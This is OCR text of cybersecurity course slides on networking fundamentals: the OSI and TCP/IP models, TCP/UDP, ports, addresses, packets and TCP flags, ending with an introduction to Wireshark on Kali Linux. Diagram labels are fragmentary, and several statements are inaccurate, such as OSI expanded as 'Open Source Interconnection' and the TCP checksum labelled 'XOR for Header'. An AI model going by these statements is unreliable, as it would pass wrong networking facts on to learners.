
NETWORK EXPLOITATION

CWL Certified Cyber Security Analyst

4. NETWORK EXPLOITATION

What is Computer Network ?

- Definition of Computer Network : Computer network is a set of computers connected together for the purpose of sharing resources. The most common resource shared today is connection to the Internet.



Everything we need to know about the Computer Network

- OSI Model
- TCP/IP Architecture
- IP Address
- Client-Server Architecture
- Ports
- Services
- Understanding IP, TCP, UDP Protocol
- Packet
- Data Frame
- IP Packet
- TCP Packet
- TCP Flags

Network Essentials: OSI Model

- The “Open System Interconnection or Open Source Interconnection” Reference Model was developed by the International Organization for Standardization (ISO) in 1984.

- Open System Interconnection is a reference model which defines the working of networking by categorizing the Networking model into 7 layers.

OSI MODEL

Client End

Application Layer

Presentation Layer


Session Layer

Transport Layer

Network Layer

Data Link Layer

Physical Layer




Server End

APDU
PPDU
SPDU
PDU
Packets
Frame
Bits

Network Essentials: TCP/IP Model

- TCP/IP model stands for the Transmission Control Protocol and Internet Protocol, which is also known as Department of Defense (DOD) Model as the Development of the Networking Model was funded by DARPA (Defense Advanced Research Projects Agency).

- Unlike OSI model this model isn’t the reference model. The TCP/IP model is majorly used as the practical model in most of the cases.


Application Layer
Transport Layer
Internet Layer
Network Access Layer
SMTP, HTTP, FTP, TELNET
TCP & UDP
IP, ARP, ICMP, IGMP
Data Link & Physical

TCP/IP MODEL

Network Essentials: TCP & UDP Protocol

- TCP (Transmission Control Protocol): Layer 4 protocol which provides acknowledgement of the received packets and is also reliable as it resends the lost packets. That is why TCP is also sometimes referred as connection-oriented protocol.

- Example of Application protocols that uses TCP: HTTP, FTP, TELNET etc.

- UDP (User Datagram Protocol): Alike TCP, UDP is a Layer 4 protocol but unlike TCP it doesn’t provide acknowledgement of the sent packets. Due to which the UDP is referred as connection-less protocol.

- Example of Application protocols that uses UDP: Used in Video or Voice Streaming Applications.

Network Essentials: Software-Based Ports

- These Ports are basically used for hosting services and connecting to the provided services in a computer network. The Ports are basically program that defines the protocol in which the information or data will be shared from one communication endpoint.

- There are basically two types of ports in TCP/IP Suite:
  - TCP (Transmission Control Protocol)
  - UDP (User Datagram Protocol)

Network Essentials: Ports

- Ports: Ports are defined as connections or communication endpoints.

- There are mainly two types of ports:

    - Hardware-Based Ports: These are the physical ports that is present on the computer system

    - Software-Based Ports: Software-based ports exist at the operating system level and using these ports the different services or application can be simultaneously hosted.

Network Essentials: MAC Address

- MAC Address: MAC Address also known as the hardware address is a unique identifier which is assigned to the Network Interface Card which is used as the network address in the computer network.

- MAC address is given to a network interface card when it is manufactured and that is why it is sometimes referred as networking hardware address or burned-in address .

- Example of MAC Address: 00:0a:95:9d:68:16.

Network Essentials : IP Address

- IP Address: Internet Protocol Address can be defined as the identity of computer on Internet. It is the address on which the resources can be shared by the other computers.

- IP Address is of two types:

  - IPv4: IPv4 consist of four sets of numbers from 0 to 255, separated by three dots.

    Example: 73.54.67.10


  - IPv6: IPv6 contains eight sets of four hexadecimal digits and uses colons to separate each block.

    Example: 2602:0445:0000:0000:a93e:5ca7:81e2:5f9d


Network Essentials: Packets

- Packet is the unit of the data that is used to carry the data from the origin to destination in a TCP/IP network.
- At every layer of TCP/IP Protocol Suite or Model a the unit of data is modified.
- Starting with application layer the user provides the data.
- The Diagram explains every single detail about the unit of data i.e. packets in the TCP/IP Suite.


Packet Chronology




Packets in TCP/IP Model or Protocol Suite




Network Essentials: IP Packet



Network Essentials: TCP Packet



Network Essentials: TCP Packet



Source Port from which Request is sent

number of bytes sent

- Data Offset: This indicates where the data begins
- Reserved: Reserved for future use
- Code(Flag): Flags these are the Control Bits

XOR for Header

Options

Raw Data or the Payload

Destination Port is the port on which service is hosted by the server


number of bytes received

Receiver Window Size

URG Control BIT

Mainly Composed of 0's

Network Essentials: TCP-IP Packet



Network Essentials: UDP Packet

TCP FLAGS or TCP Control Bits

- URG: Urgent Pointer field significant
- ACK: Acknowledgment field significant
- PSH: Push Function
- RST: Reset the connection
- SYN: Synchronize sequence numbers
- FIN: No more data from sender

DECODING THE ELEMENTS OF NETWORK

Introduction to Sniffers

Wireshark : Go Deep.

- Wireshark is an Open-Source and widely used network packet analyzer which let's us see the network flow at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions.

- Using Wireshark we can see the in-depth detailing of network packets and the structure of the packets.

- We will be extensively using Wireshark in this module so let's learn the basics of this awesome tool.

Wireshark : Go Deep.

- You could think of Wireshark as a measuring device for examining what's happening inside a network cable, just like an electrician uses a voltmeter for examining what's happening inside an electric cable (but at a higher level, of course).

- Not Just for the security purposes, it is majorly used in the organization by the network administrators, network engineers, QA engineers for purposes like troubleshooting, protocol implementations.


- But we will use Wireshark to learn about the network and network protocol internals.

Running Wireshark on Kali Linux

- Wireshark comes already installed in Kali Linux so we only need to call the tool to start sniffing from the command prompt.

